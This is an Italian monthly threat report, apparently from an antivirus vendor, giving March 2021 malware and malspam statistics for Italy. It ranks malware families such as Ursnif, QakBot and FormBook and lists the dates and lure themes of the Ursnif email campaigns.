Nel grafico sottostante vediamo le statistiche relative al mese di marzo 2021 suddivise per "Tipologia Malware" riscontrate in Italia.

Con il termine malware intendiamo qualsiasi tipologia di software malevolo che possa arrecare danno al sistema informatico.


I malware si suddividono in diverse tipologie: Adware, Backdoor, Trojan, Worm, Virus, PUA/PUP, Deceptor, etc.

Nel mese di marzo il dato più interessante è il vistoso aumento della categoria **MACRO VIRUS** che sale a 16,87% (+7,99%) e si appropria della terza posizione nella Top10. **TROJAN** sempre primi con 27,69% (-1,55%) e **PUP** che nonostante la marcata flessione (-5,2%) seguono con il 23,87% . Gli **ADWARE** vengono scalzati dal podio e finiscono al quinto posto con il 13,4% (-1,69%). La categoria ALTRO con il 13,96% (+1,45%) risale invece al quarto posto.

Nelle posizioni di rincalzo della Top10 si confermano in sesta posizione i **DECEPTOR** (1,84%), in settima i **WORM** (0,85%). Seguono in ordine le categorie **BACKDOOR** (0,68%), **DIALER** (0,55%) e per ultima **HTML** con lo 0,45%.

TROJAN, **PUP** e **MACRO VIRUS** compongono il podio del mese, assieme coprono il **68,43%** delle infezioni di marzo.

I TROJAN si consolidano in prima posizione, 2° e 3° posizione per PUP ed ADWARE che nell'insieme superano i 2/3 delle infezioni di marzo




Analizziamo le statistiche di marzo dei singoli Malware. Al primo posto sale a pieno titolo **Office.VBA_Macro_Heur** che sfiora il 10% delle rilevazioni (9,85%). Si tratta di un dato ottenuto tramite l'analisi euristica e riguarda i file contenenti macro potenzialmente pericolose di diverse famiglie di malware. Questo dato così in crescita è il segnale che molti attacchi ai sistemi sono stati eseguiti con l'invio di file creati tramite gli strumenti del pacchetto office quali Word, Excel e PowerPoint.

Al secondo posto troviamo un malware della categoria **VIRUS**, si tratta del **Win32.Delf.F**, che attacca i file eseguibili nel sistema contaminandoli con codice malevolo. Da notare che un virus molto simile è nella Top10 in ottava posizione e porta il nome di **Win32.Sality.BH**. Scalzato dal primo al terzo posto il **PUP.Win32.MindSpark.F** con il 4,91% delle infezioni. Segue al quarto posto un altro malware della categoria PUP ovvero il **Pup.Win32.CheatEngine.A** con il 2,42%. Tra i PUP in classifica segnaliamo il **PUP.Win32.Conduit.B** in settima posizione e il **PUP.Win32.InstallerWizard.A** a chiudere la Top10.

I MALWARE della TOP10 sfiorano il 30% delle infezioni di marzo, un balzo di oltre l'8%. Il rimanente 70% è dato da altri 4948 cluster di malware.

Al quinto posto un nome che ci ricorda i temuti file excel identificati come **X97M.Ursnif.CUT**. **Ursnif** è capace di sottrarre informazioni dal sistema come le password della posta elettronica.



Sesta posizione nella Top10 di marzo per il **VBS.Agent.G** (1,43%).

Riepilogando i dati di marzo, nella Top10 troviamo ancora:

4 tipologie differenti di PUP;

2 tipologie di MACRO VIRUS;

2 tipologie di VIRUS;

1 una sola tipologia di TROJAN;

1 una tipologia della categoria ALTRI.

I malware nella Top10 rappresentano il 29,72% delle infezioni di Marzo un balzo in alto di oltre 8 punti percentuali (8,35%), il rimanente 70,28% è dato da altri 4948 cluster di malware.

Statistiche Malware via email

Marzo 2021 - ITALIA


Analizziamo ora le campagne di malware veicolate via email nel mese di marzo.

Anche in questo caso possiamo suddividere le statistiche per tipologia e singolo malware.

Dal grafico sottostante si evince nuovamente il primato inattaccabile della categoria MACRO VIRUS, sempre oltre il 70% seppur con un calo del 4,5% rispetto al mese di febbraio.

Tale flessione è stata quasi interamente assorbita dalla categoria TROJAN che passa dal 24,12% di febbraio al 28,36% di marzo (+4,24%).


Le rimanenti campagne che includono tutte le categorie non espletate e che compongono la tipologia ALTRO, seppur in crescita, si attestano all'1,20% (+0,26% rispetto a febbraio) , mantenendo un valore percentuale decisamente residuale rispetto a MACRO VIRUS e TROJAN.



Passando alle statistiche delle campagne di malspam per singolo malware, troviamo ben 5 varianti con X97M, un dato che sta ad indicare un forte utilizzo di file allegati visualizzabili mediante l'applicativo Excel di Microsoft.

Le prime due posizione sono infatti **X97M.Ursnif.CUT** e **X97M.Dwnldr.CSC** ma come anticipato troviamo al quarto posto anche **X97M.Ursnif.CTY**. Lo stesso vale per l'ottava e la nona posizione dove troviamo **X97M.Dwnldr.CUM** e **X97M.Dridex.CTW**.

Non compaiono nella Top10 di marzo varianti con la sigla **W97M** che identificano file allegati visualizzabili con l'applicativo WORD di Microsoft.



Rispetto al mese precedente i valori in cima alla classifica hanno perso notevoli punti percentuali, la variante **X97M.Ursnif.CUT** ottiene infatti il 17,46% mentre nel mese precedente la variante al comando vantava il 22,58%.

Se poi sommiamo le percentuali di tutte le varianti di **Ursnif** (2) di marzo presenti nella Top10 otteniamo un valore pari a 23,62% contro il 41,72 di febbraio (3 varianti).

I valori nella Top10 sono stati re-distribuiti verso il basso, infatti nessun indice è sotto il punto percentuale, un dato che conferma la presenza significativa di più varianti nell'arco del mese.


Sono lontani ormai i tempi in cui **Emotet** con le sue campagne soffocava nettamente le altre.

Complessivamente, raffrontando il mese di febbraio e l'attuale mese di marzo, nella Top10 di febbraio ricadevano un totale di 380 campagne di malspam (il 60,82% del totale), mentre nella Top10 di marzo ricadono un totale di 400 campagne di malspam (il 62,46% del totale). Tenendo conto anche che il mese di marzo è composto da più giorni, si può affermare che l'andamento mensile è stato pressoché identico.

Analisi dei malware di marzo

Nel mese di marzo sono ben 11 le tipologie di malware veicolate da campagne di malspam con target "Italia" (email scritte in lingua italiana).

Nel grafico che segue possiamo vedere l'andamento dei malware distribuiti attraverso il vettore d'infezione della posta elettronica nel mese di marzo.



Le campagne per la diffusione di **QakBot**, in questo mese di marzo, svettano con un +50% rispetto al numero di campagne dei primi inseguitori. Questo malware, per altro già analizzato specificatamente nel TGSoft_Cyber-Tyber-Threat_Report_2020-10 (Rubrica **IN PRIMO PIANO — QakBot da pag. 4...)** è in grado di rubare credenziali di accesso e svuotare i conti in banca. A marzo le sue campagne sono state ben 13 in più rispetto alle 5 di febbraio per un totale di 18.


Al secondo posto, a pari merito con 12 campagne troviamo **FormBook** (RAT) e **LokiBot** (Password Stealer).

Al terzo posto un'altra accoppiata, ne fanno parte **AgentTesla** (Password Stealer) e il letale **Ursnif** capace come sempre di esfiltrare dati dal sistema e arrivare ai conti correnti delle malcapitate vittime, a marzo ha incrementato le sue campagne mensili da 4 a 11.

Tra le campagne in evidenza ma con numeri sotto la decina troviamo **Ave_Maria** (RAT) che aumenta le proprie campagne rispetto a febbraio da 3 a 7.

Una nota particolare va fatta sulla presenza di ben 5 campagne di malspam riferite al malware **IcedID** non presente nelle statistiche del mese precedente e ritornato con risalto a marzo.

Nel grafico di seguito possiamo vedere l'andamento giornaliero delle campagne di malspam con target Italia.



Nella rappresentazione mensile delle campagne di malspam **FormBook**, **Ave_Maria**, **UrSnif** e **QakBot** sono stati i malware distribuiti più uniformemente, comparendo almeno una volta a settimana.

Lokibot ha avuto un'importante veicolazione ad inizio mese per poi affievolirsi via via nella parte centrale, non compare infatti in nessuna campagna dal 12 al 23 marzo. Nella parte finale è ricomparso con 3 campagne.

Come per LokiBot anche le campagne di **AgentTesla** si sono verificate costantemente nella prima metà del mese di marzo, da metà mese in poi troviamo invece una sola apparizione il giorno 29.

Tra le varie campagne, abbiamo citato quella relativa a **IceID** che come da grafico, si è manifestata all'inizio delle due settimane centrali e nella giornata del 26 marzo.

Analizzando il grafico da un punto di vista quantitativo, è sicuramente la prima settimana quella con più varianti (25), dal 1 al 4 di marzo si sono verificate almeno 5 campagne giornaliere di cui almeno 3 distinte. Nelle altre settimane le campagne rilevate non sono mai state più di 16 per un totale mensile complessivo di 85 campagne con target "Italia".

E' possibile consultare le campagne di malspam settimanali del mese di marzo dai seguenti link:

Week 09 ==> dall' 1 marzo al 7 marzo

Week 10 ==> dall'8 marzo al 14 marzo

Week 11 ==> dal 15 marzo al 21 marzo

Week 12 ==> dal 22 marzo al 28 marzo

Week 13 ==> dal 29 marzo al 31 marzo

Ursnif

Analisi delle campagne di marzo

Analizziamo ora le campagne del malware bancario **Ursnif** (noto anche come **Gozi** o **IFSB**) nel mese di marzo.

Come abbiamo visto, questo malware è uno dei più diffusi via email in Italia, a marzo Ursnif è stato veicolato attraverso 11 campagne di malspam, ben 7 in più rispetto al mese precedente, assente solo nella quarta settimana del mese ma ha un ritorno di fiamma nel finale il 30 marzo con 3 campagne.

Nell' immagine a fianco possiamo vedere la distribuzione delle campagne di Ursnif durante questo mese con una concentrazione all' inizio della terza settimana.

Le principali campagne veicolate hanno sfruttato i seguenti temi:

⇒ DHL Sollecito di Pagamento (1)

⇒ EnelEnergia - Emissione Bolletta PEC (1)

⇒ INPS (1)


⇒ BRT S.p.A. - Sollecito pagamento fatture (1)


⇒ Agenzia delle Entrate (2)

⇒ Campagne a tema "Ordini" (3)

⇒ Sollecito pagamento a tema "Gestore energia" (1)

⇒ Campagna a tema "Gestore telefonico" (1)






Ursnif—Campagne Malspam

02/03/2021	informazione modificazione utenza telefonica aziendale - malware distribuito con tema "Gestore telecomunicazioni"
02/03/2021	Sollecito di pagamento - malware distribuito con tema "Gestore energia"
05/03/2021	Informativa del 3_5_2021
12/03/2021	Richiesta d'offerta
15/03/2021	Aggiornamento 278837321 (Agenzia Delle Entrate)
16/03/2021	COMUNICAZIONE 546161258 (Agenzia Delle Entrate)
16/03/2021	BRT S.P.A. - Sollecito pagamento fatture 01503000 (ID8562490) (Agenzia Delle Entrate)
17/03/2021	Campagna a tema "Ordini"
30/03/2021	Aggiornamento 42113265 (INPS)
30/03/2021	EnelEnergia - Emissione Bolletta PEC
30/03/2021	DHL Sollecito di Pagamento

Dall'analisi delle campagne di malspam e dalle configurazioni individuate all' interno del trojan bancario Ursnif utilizzato, vi sono due gruppi distinti che hanno sfruttato questo malware a marzo per attaccare l'utenza italiana. Il primo gruppo ha veicolato 7 campagne sfruttando, tra gli altri, anche temi istituzionali (INPS e AdE), il secondo gruppo ha veicolato 4 campagne sfruttando temi come consegna ordini da parte di BRT o DHL e richiesta di pagamenti da EnelEnergia.



Questi due gruppi cyber risultano essere attivi in Italia da diversi mesi. Nel mese di marzo torniamo ad osservare, come nei mesi scorsi, il primo gruppo sfruttare temi istituzionali italiani come ad esempio Agenzia delle Entrate o INPS ed il secondo utilizza come temi ordini o fatture collegati a società di spedizione come BRT (Bartolini), DHL oppure Enel Energia e/o Enigaseluce. Anche nei casi in cui vi è una commistione dei temi utilizzati dai due gruppi l'appartenenza a due gruppi distinti è comunque osservabile dalla configurazione rilevata all' interno del malware utilizzato nelle campagne.

